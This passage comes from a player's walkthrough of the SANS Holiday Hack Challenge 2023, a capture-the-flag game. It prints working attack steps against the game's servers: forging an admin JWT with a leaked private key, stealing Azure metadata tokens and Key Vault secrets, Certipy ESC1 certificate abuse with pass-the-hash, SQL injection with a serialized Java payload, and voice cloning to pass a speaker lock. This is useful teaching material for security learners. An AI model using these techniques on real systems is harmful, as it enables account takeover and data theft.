From the *Just Watch This: Owner’s Card* we also learn that the `radioMonitor` role token is stored in `/jwtDefault/rMonitor.tok` which we can retrieve using curl and the bearer token we just got:

```
curl https://captainscomms.com/jwtDefault/rMonitor.tok -H "Authorization: Bearer eyJhb..."
```

By pasting the output to jwt.io (or performing a base64 decode) we can see that the JWT we obtained contains the following:

```
{
  "alg": "RS256",
  "typ": "JWT"
}
{
  "iss": "HHC 2023 Captain's Comms",
  "iat": 1699485795.3403327,
  "exp": 1809937395.3403327,
  "aud": "Holiday Hack 2023",
  "role": "radioMonitor"
}
```

This confirms that we now have the JWT token required for the `radioMonitor` role. The logical next step is to edit the contents of the `justWatchThisCookie` and replace it with the JWT for `radioMonitor`. With this new cookie set we can access the waterfall and behold a pretty greeting from SANS – but nothing more without the `radioDecoder` token.

By this point we’re starting to figure out that the Captain is somewhat careless wit how he stores his tokens and keys – so it’s worth just trying to see whether we can get the `radioDecoder.tok` token with the same URI call we used for `radioMonitor.tok`.


```
$ curl https://captainscomms.com/jwtDefault/rDecoder.tok -H "Authorization: Bearer eyJhb..”
```

Sure enough, we now have the JWT token for the `radioDecoder` role. We can simply repeat the previous steps and update the `justWatchThisCookie` value with the newly acquired JWT. This now allows us to access the waterfall again and decode the signals that is receiving. There are three signals being received:

Morse transmission:

```
... CQ CQ CQ DE KH644 – SILLY CAPTAIN! WE FOUND HIS FANCY RADIO PRIVATE KEY IN A FOLDER
CALLED TH3CAPSPR1V4T3F0LD3R...
```

RadioFax Transmission:



Voice Transmission:

```
{music} {music} {music} 88323 88323 88323 {gong} {gong} {gong} {gong} {gong} {gong} 12249
12249 16009 16009 12249 12249 16009 16009 {gong} {gong} {gong} {gong} {gong} {gong} {music}
{music} {music}
```

Next, we need to figure out a way to get the Administrator Role to operate the radio transmitter. In the Captain's ChatNPT Initial To-Do List we read that the captain "*moved the private key to a folder [he] hope[s] no one will find. [He] created a '*`keys`*' folder in the same directory the* `roleMonitor` *token is in and put the public key '*`capsPubKey.key`*' there*"

So, we can just curl to `/jwtDefault/keys/capsPubKey.key` to get the Public Key – easy!

```
$ curl https://captainscomms.com/jwtDefault/keys/capsPubKey.key -H "Authorization: Bearer eyJhbGc..."
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0.....
-----END PUBLIC KEY-----
```

By this point we have a pretty good idea of how the captain stores and names his files so we can hazard a guess that if he named the public key file `capsPubKey.key`, the Private key is probably called `capsPrivKey.key`. We also learned from the morse transmission that it's in a folder called `TH3CAPSPR1V4T3F0LD3R`.

We can now quite easily guess at the full URI for the Private Key file:

```
$ curl https://captainscomms.com/jwtDefault/keys/TH3CAPSPR1V4T3F0LD3R/capsPrivKey.key -H
"Authorization: Bearer eyJhbGc..."
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgk...
-----END PRIVATE KEY-----
```

Armed with the Public/Private key pair we can use jwt.io to create a new JWT for the administrator role. We just need to guess at what that role might be called. There are plenty of hints for this in the Captain's Journal which lead us to understnd that the administrator's role is called `GeeseIslandsSuperChiefCommunicationsOfficer`.

Using jwt.io create, encode and sign the following token:

```
{
  "alg": "RS256",
  "typ": "JWT"
}
{
  "iss": "HHC 2023 Captain's Comms",
  "iat": 1699485795.3403327,
  "exp": 1809937395.3403327,
  "aud": "Holiday Hack 2023",
  "role": "GeeseIslandsSuperChiefCommunicationsOfficer"
}
```

Once again, we replace the contents of justWatchThisCookie with the newly crafted JWT and we are able to use the transmitter.

From the RadioFax transmission we know that the Frequency is 10426Hz. The Go-Time and Date are probably what is being transmitted by the numbers station, i.e. 12/24 and 16:00. Since we are instructed (in the Background narrative) to transmit a time that is four hours earlier, we transmit the following values: `Freq: 10426Hz / Date: 1224 / Time: 1200`

And that successfully completes this challenge.

Objective 19 – Active Directory

Go to Steampunk Island and help Ribb Bonbowford audit the Azure AD environment. What's the name of the secret file in the inaccessible folder on the *FileShare*?

Hints

- Certificates are everywhere. Did you know Active Directory (AD) uses certificates as well? Apparently, the service used to manage them can have misconfigurations too.
- It looks like Alabaster's SSH account has a couple of tools installed which might prove useful.

Procedure

Now that we are logged in as alabaster we can go ahead and request an Azure access token for our new user:

```
curl           'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2021-02-01&resource=https://management.azure.com/' -H Metadata:true -s | jq
```

The contents of this token are stored in the shell variable `$TOKEN`.

Now we can list the available resources on Azure by calling the REST API with `curl`:


```
$  curl  https://management.azure.com/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resources?api-version=2021-04-01 -H "Authorization: Bearer $TOKEN"

{  "value": [
    {
      "id":             "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.KeyVault/vaults/northpole-it-kv",
      "name": "northpole-it-kv",
      "type": "Microsoft.KeyVault/vaults",
      "location": "eastus",
      "tags": {}
    },
    {
      "id":             "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.KeyVault/vaults/northpole-ssh-certs-kv",
      "name": "northpole-ssh-certs-kv",
      "type": "Microsoft.KeyVault/vaults",
      "location": "eastus",
      "tags": {}
    }]}
```

From the resulting output we can see there are two keyvaults; `northpole-it-kv` and `northpole-ssh-certs-kv`. It would be a good idea to see what more we can learn about these vaults by using suitable REST API calls[3]. But first we need to create a new token to use with https://vault.azure.net (instead of https://management.azure.com).

```
curl 'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2021-02-01&resource=https://vault.azure.net' -H Metadata:true -s | jq
```

We'll assing this new token to the shell variable `$TOKEN2` and we can now find more information about the key vaults.

```
curl https://management.azure.com/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/providers/Microsoft.KeyVault/vaults?api-version=2022-07-01 -H "Authorization:Bearer $TOKEN2" | jq
```



---

[3] https://learn.microsoft.com/en-us/rest/api/keyvault/keyvault/vaults/list-by-subscription?view=rest-keyvault-keyvault-2022-07-01&tabs=HTTP

We can get a list of secrets by using the following API call, from which we learn that there is a secret called `tmpAddUserScript` which is recoverable.

```
alabaster@ssh-server-vm:~/impacket$ curl https://northpole-it-kv.vault.azure.net/secrets/?api-
version=7.4 -H "$TOKEN2" | jq
{
  "value": [
    {
      "id": "https://northpole-it-kv.vault.azure.net/secrets/tmpAddUserScript",
      "attributes": {
        "enabled": true,
        "created": 1699564823,
        "updated": 1699564823,
        "recoveryLevel": "Recoverable+Purgeable",
        "recoverableDays": 90
      },
      "tags": {}
    }
  ],
  "nextLink": null
}
```

So, we can now retrieve the secret as follows:

```
alabaster@ssh-server-vm:~/impacket$ curl https://northpole-it-
kv.vault.azure.net/secrets/tmpAddUserScript?api-version=7.4 -H "$TOKEN2" | jq
{
  "value": "Import-Module ActiveDirectory; $UserName = \"elfy\"; $UserDomain = \"northpole.local\";
$UserUPN = \"$UserName@$UserDomain\"; $Password = ConvertTo-SecureString \"J4`ufC49/J4766\" -
AsPlainText -Force; $DCIP = \"10.0.0.53\"; New-ADUser -UserPrincipalName $UserUPN -Name $UserName -
GivenName $UserName -Surname \"\" -Enabled $true -AccountPassword $Password -Server $DCIP -PassThru",
  "id": "https://northpole-it-
kv.vault.azure.net/secrets/tmpAddUserScript/ec4db66008024699b19df44f5272248d",
  "attributes": {
    "enabled": true,
    "created": 1699564823,
    "updated": 1699564823,
    "recoveryLevel": "Recoverable+Purgeable",
    "recoverableDays": 90
  },
  "tags": {}
}
```


The resulting output gives us tons of useful information. Including the AD domain, the domain controller's IP and even a username and cleartext password.

```
$UserName = elfy
$UserDomain = northpole.local
$Password: J4`ufC49/J4766
$DCIP = 10.0.0.53
```

Armed with this information we can start using the tools found in Alabaster's directory. We can start with Certipy with the find -vulnerable command (as conveniently suggested in Objective 4 – Reportinator)

```
certipy find -vulnerable -dc-ip 10.0.0.53 -target northpole.local -u elfy@northpole.local -p
"J4\`ufC49/J4766"
```

Looking at the contents of the text file generated by Certipy we can immediately see that it has flagged an ESC1 vulnerability[4] with the CA allowing users with low domain privileges to enrol new users, manager approval is disabled and the template allows users to specify a Subject Alternative Name (SAN) when requesting a certificate. We also learn that the template name is `NorthPoleUsers` and that the Certificate Authority name is `northpole-npdc01-CA`.



```
        Enroll                          : NORTHPOLE.LOCAL\Authenticated Users
Certificate Templates
  0
    Template Name                       : NorthPoleUsers
    Display Name                        : NorthPoleUsers
    Certificate Authorities             : northpole-npdc01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : PublishToDs
                                          IncludeSymmetricAlgorithms
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Encrypting File System
                                          Secure Email
                                          Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : NORTHPOLE.LOCAL\Domain Admins
                                          NORTHPOLE.LOCAL\Domain Users
                                          NORTHPOLE.LOCAL\Enterprise Admins
      Object Control Permissions
        Owner                           : NORTHPOLE.LOCAL\Enterprise Admins
        Write Owner Principals          : NORTHPOLE.LOCAL\Domain Admins
                                          NORTHPOLE.LOCAL\Enterprise Admins
        Write Dacl Principals           : NORTHPOLE.LOCAL\Domain Admins
                                          NORTHPOLE.LOCAL\Enterprise Admins
        Write Property Principals       : NORTHPOLE.LOCAL\Domain Admins
                                          NORTHPOLE.LOCAL\Enterprise Admins
    [!] Vulnerabilities
      ESC1                              : 'NORTHPOLE.LOCAL\\Domain Users' can enroll, enrollee supplies subject and
template allows client authentication
```

At this point it is useful for us to try and find out what other users might be on the AD apart from `elfy` to determine which one we should try to impersonate. To achieve this, we can use `GetADUsers.py`, passing the username and password for `elfy` (watch-out for the escape character before the "`" in the password).

```
$ GetADUsers.py -all northpole.local/elfy:J4\`ufC49/J4766 -dc-ip 10.0.0.53
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Querying 10.0.0.53 for information about domain.
Name                  Email                           PasswordLastSet      LastLogon
--------------------  ----------------------  --------------------  --------------------
alabaster                                    2024-01-02 01:03:04.977413  2024-01-02 01:16:32.834625
Guest                                         <never>              <never>
krbtgt                                        2024-01-02 01:10:17.609745  <never>
elfy                                          2024-01-02 01:12:48.407584  2024-01-02 13:24:22.777995
wombleycube                                   2024-01-02 01:12:48.501337  2024-01-02 13:18:56.309364
```

Nice! We can see that Wombley Cube has an account on the AD with username `wombleycube`. So, we can now use Certipy to request a certificate for `wombleycube@northpole.local` using the credentials for `elfy`!

---

[4] https://github.com/arth0sz/Practice-AD-CS-Domain-Escalation

```
$ certipy req -u elfy@northpole.local -p "J4\`ufC49/J4766" -ca northpole-npdc01-CA -template
NorthPoleUsers -upn wombleycube@northpole.local -dc-ip 10.0.0.53
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 77
[*] Got certificate with UPN 'wombleycube@northpole.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'wombleycube.pfx'
```

This creates a certificate file called `wombleycube.pfx` and we can now use this with Certipy to authenticate to the domain controller:

```
$ certipy auth -pfx wombleycube.pfx -dc-ip 10.0.0.53

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: wombleycube@northpole.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'wombleycube.ccache'
[*] Trying to retrieve NT hash for 'wombleycube'
[*] Got hash for 'wombleycube@northpole.local':
aad3b435b51404eeaad3b435b51404ee:5740373231597863662f6d50484d3e23
```

Now we have a NT hash for wombleycube@northpole.local and we can use a “pass-the-hash” attack to access the file-share using `smbclient.py`.

```
$ smbclient.py -dc-ip 10.0.0.53 -hashes
aad3b435b51404eeaad3b435b51404ee:5740373231597863662f6d50484d3e23
northpole.local/wombleycube@10.0.0.53
# use FileShare
# ls
drw-rw-rw-          0  Tue Jan  2 01:13:44 2024 .
drw-rw-rw-          0  Tue Jan  2 01:13:41 2024 ..
-rw-rw-rw-     701028  Tue Jan  2 01:13:43 2024 Cookies.pdf
-rw-rw-rw-    1521650  Tue Jan  2 01:13:44 2024 Cookies_Recipe.pdf
-rw-rw-rw-      54096  Tue Jan  2 01:13:44 2024 SignatureCookies.pdf
drw-rw-rw-          0  Tue Jan  2 01:13:44 2024 super_secret_research
-rw-rw-rw-        165  Tue Jan  2 01:13:44 2024 todo.txt
# cd sup[
.                      ..                    super_secret_research
# cd super_secret_research
# ls
drw-rw-rw-          0  Tue Jan  2 01:13:44 2024 .
drw-rw-rw-          0  Tue Jan  2 01:13:44 2024 ..
-rw-rw-rw-        231  Tue Jan  2 01:13:44 2024 InstructionsForEnteringSatelliteGroundStation.txt
# cat InstructionsforEnteringSatelliteGroundStation.txt
Note to self:

To enter the Satellite Ground Station (SGS), say the following into the speaker:

And he whispered, 'Now I shall be out of sight;
So through the valley and over the height.'
And he'll silently take his way.
```

And that completes this challenge – we have the name of the secret file, and we can also peek inside for an interesting message.😊

Objective 20 – Space Island Door Access Speaker

There's a door that needs opening on Space Island! Talk to Jewel Loggins there for more information.

Hints

- It seems the Access Speaker is programmed to only accept Wombley's voice. Maybe you could get a sample of his voice and use an AI tool to simulate Wombley speaking the passphrase.

Procedure

For this challenge we need to open a door by speaking a passphrase with Wombley’s voice. Jewel Loggins helpfully suggests that we can use some kind of AI tool to achieve this.

We already know the passphrase from Objective 18 – Active Directory and we have a sample of Wombley’s voice that was given to us by Piney Sappington when completing Objective 15 – Elf Hunt.

I tried using two different AI voice synthesizers for this one:

- PlayHT: https://play.ht/ and
- AlphaDragon Voice-Clone https://huggingface.co/spaces/AlphaDragon/Voice-Clone

With both synthesizers it’s a simple case of uploading Wombley’s voice sample, and entering the following passphrase:

```
And he whispered, 'Now I shall be out of sight;

So through the valley and over the height.'

And he'll silently take his way.
```

This will generate a .wav file which we can use to unlock the door.

Objective 21 – Camera Access

Gain access to Jack's camera. What's the third item on Jack's TODO list?

Hints

- In his hubris, Wombley revealed that he thinks you won't be able to access the satellite's "Supervisor Directory". There must be a good reason he mentioned that specifically, and a way to access it. He also said there's someone else masterminding the whole plot. There must be a way to discover who that is using the nanosat.

Procedure

This challenge starts at Zenith SGS on Space Island. The vending machine provides us with a docker image and the middle console introduces us to GateXOR the aligator who gives us a Wireguard configuration which we can use to connect to the sever. We can copy the client-side configuration to `/etc/wireguard/wg0.conf` and fire up wireguard VPN with `wg-quick up wg0`.

Now if we run the NanoSat MO Base Station Tool we can enter the following URI to bring up a list of providers: `maltcp://10.1.1.1:1024/nanosat-mo-supervisor-Directory`

Then click on "Connect to Selected Provider" and go to the "Apps Launcher Service" tab, select "Camera" and click the "runApp" button. This will run the Camera App which we can now see if we go back to the "Communications Settings" tab.

Now we select "App:camera" and click on "Connect to Selected Provider" to bring up the possible actions we can invoke for the Camera App.

Under the "Action Service" tabe we can see an action called (Base64SnapImage) ("Uses the NMF Camera service to take a jpg picture") so by selecting the action and clicking on the "submitAction" button we can get the camera to take a photo.

At this point it's a good idea to start a wireshark capture on interface `wg0` to start working on retrieving the contents of the photo image file. Once Wireshark has started capturing packets, we can request the transfer of the raw image data from the server by going to the "Parameter Service" tab selecting "Base64SnapImage" and clicking on the "getValue" button. A window pops up withe an extremely long string containg the base64 encoded raw image data. The window doesn't allow us to copy the raw data off it – so this is were our Wireshark capture comes in handy.

At this point we can stop the Wireshark capture and right-click on one of the packers and select "Follow" -> "TCP Stream". It will take a few minutes for wireshark to bring up the full TCP stream as it's a pretty large image file, but when it's done we can choose to save it to a file – in my case I called this `output.txt`.

By using the following command I was able to extract the file to my local machine where I could remove any strings that where not part of the base64 encoded image itself

```
$ docker cp 2bf63a2df16a:/root/output.txt /home/kali
```

Finally it's just a matter of using `base64 -d` to decode the string and output the result to a .jpg file.

```
$ base64 -d output.txt > image2.jpg
```

That's it – by zooming in to the image we can see Jack's To-Do list in all its glooooooorrryy 😊

Objective 22 – Missile Diversion

Thwart Jack’s evil plan by re-aiming his missile at the Sun.

Hints

- Wombley thinks he may have left the admin tools open. I should check for those if I get stuck.

Procedure

This challenge continues where Objective 20 left off. We are still connected to the NanoSat MO Base Station Tool and need to figure out how to re-aim a missile that is currently aimed at Earth.

After some playing-around with the NanoSat MO Base Station Tool I found that by going to the Action Service tab, selecting the ‘Debug’ action, clicking on ‘submitAction’ and clicking ‘Edit’ I was able to pass on SQLI test strings that seemed to be parsed by the program. For example if I enter `OR 1=1;` as value string then go to the Parameter Service Tab, select Debug and click on getValue, I get the output: `rawValue: VERSION() OR 1=1: 1`

Using this method I was able to get some interesting information which i enumarted in the following table.

SQLI String	Response
OR 1=1;	VERSION() OR 1=1:1
;	VERSION(): 11.2.2-MariaDB-1:11.2.2+maria~ubu2204
=1 order by 1,2	Unknow column ‘2’ in ‘order clause’
=1 order by 1	VERSION()=1:0
; select table_name from information_schema.tables	Output is very long and needs to be captured using Wireshark as per the procedure followed in Objective 20 – Camera Access but gives us a list of all the tables in the schema which is very useful to enumerate the rest.
; select * from target_coordinates	Id: 1 | lat: 1.14514 | lng: -145.262
; select * from pointing_mode	id: 1 | numerical_mode: 0 |
; select * from pointing_mode_to_string	Id: 1 | numerical_mode: 0 | str_mode: Earth Point Mode | str_desc: When pointing_mode is 0, targeting system applies the target_coorinates to earth. | id: 2 | numerical_mode: 1 | str_mode: Sun Point Mode | str_desc: When pointing_mode is 1, targeting system points at the sun, ignoring the coordinates.
; select * from messaging	id: 1 | msg_type: RedAlphaMsg | msg_data: RONCTTLA | id: 2 | msg_type: MsgAuth | msg_data: 220040DL | id: 3 | msg_type: LaunchCode | msg_data: DLG2209TVX | id: 4 | msg_type: LaunchOrder | msg_data: CONFIRMED | id: 5 | msg_type: TargetSelection | msg_data: CONFIRMED | id: 6 | msg_type: TimeOnTargetSequence | msg_data: COMPLETE | id: 7 | msg_type: YieldSelection | msg_data: COMPLETE | id: 8 | msg_type: MissileDownlink | msg_data: ONLINE | id: 9 | msg_type: TargetDownlinked | msg_data: FALSE |
; select * from sattelite_query	**JAVA CODE**
; show columns from satellite_query;	COLUMN_NAME: jid | COLUMN_TYPE: int(11) | IS_NULLABLE: NO | COLUMN_KEY: PRI | COLUMN_DEFAULT: null | EXTRA: auto_increment | COLUMN_NAME: object | COLUMN_TYPE: blob | IS_NULLABLE: YES | COLUMN_KEY: COLUMN_NAME: results | COLUMN_TYPE: text | IS_NULLABLE: YES | COLUMN_KEY: convertedValue: null COLUMN_DEFAULT: null | EXTRA: | COLUMN_DEFAULT: null | EXTRA: |

; show columns from pointing_mode	COLUMN_NAME: id | COLUMN_TYPE: int(11) | IS_NULLABLE: NO | COLUMN_KEY: PRI | COLUMN_DEFAULT: null | EXTRA: auto_increment | COLUMN_NAME: numerical_mode | COLUMN_TYPE: int(11) | IS_NULLABLE: YES | COLUMN_KEY: | COLUMN_DEFAULT: null | EXTRA: |

First of all – hats off for including a Wargames reference in the messaging table. Secondly by using SQL Injection it was possible to retrieve a lot of useful information. Namely:

- The coordinates are useless to us and we do nto need to be concerned with them.
- The table `pointing_mode` determines where the missile is pointed and by changing the value stored under column `numerical_mode` from 0 to 1 we can re-aim the missiles to the sun.
- The table `sattelite_query` has some kind of query in the `object` column and under `results` there is some Java code

I pasted the string I found in `sattelite_query` as well as the java code in ChatGPT and from there I learned that the string in the `object` column is a serialized java object. The Java code retrieved from the `results` column takes this serialised object as it's input and parses a SQL query, SQL update or retrieves a file.


I prompted ChatGPT to create a java program that would accept a SQL command as input and would use the Java code I retrieved to prepare a hex string that can be fed back to it as an input. Using this program I created a hex string for the SQL command `UPDATE pointing_mode SET numerical_mode = 1 WHERE Id = 1.`

I then included the resulting serialized hex in a SQL command to add it as a new entry in `satellite_query` and I pasted this into the 'debug' field similarly to how I exfiltrated the database info earlier:

```
; INSERT INTO satellite_query (jid, object)

VALUES (2,
0xaced00057372001f536174656c6c697465517565727946696c65466f6c6465725574696c
69747912d4f68d0eb392cb0200035a0007697351756572795a000869735570646174654c00
0f706174684f7253746174656d656e747400124c6a6176612f6c616e672f537472696e673b
787001017400385550441544520706f696e74696e675f6d6f646520534554206e756d6572
6963616c5f6d6f6465203d20312057484552452049642003d2031);
```

(NOTE the preceeding ';' and the '0x' before the hex string)

This updated the value of numerical_mode in pointing_mode from 0 to 1 thus pointing the missile safely towards the sun and away from the Earth.




```
The value for objId 4 is:
validityState: 0
rawValue: VERSION(): 11.2.2-MariaDB-1:11.2.2+maria~ubu2204 |
id: 1 | numerical_mode: 1 |

convertedValue: null
```

This chapter is almost ridiculously short for a challenge that took me close to seven hours to complete!

ENDING & EPILOGUE & THANKS

After succesfully re-aiming the missile towards the sun, Jack Frost crashes his sattelite right next to Rudolph’s Rest.

Once I arrived there I was greeted by quite a sight – the crashed satellite was there sure enough along with two trolls, Santa and all 6 Geese A Lei’ing!


Goose of the Island of Misfit Toys
Goose of Pixel Island
Goose of Film Noir Island
Goose of Space Island
Jack Frost
Troll
Troll
Santa
betaj
Goose of Steampunk Island
Goose of Christmas Island

What a journey that was! This was my sixth Holiday Hack Challenge and the fourth time I completed all of the objectives.

Massive Thanks to all the team at CounterHack for making my Holidays that much more interesting every year!


Very special thanks to the following unknown people on Discord who gave up some of their precious time just to keep me sane, encourage me or nudge me in the right direction whenever needed:

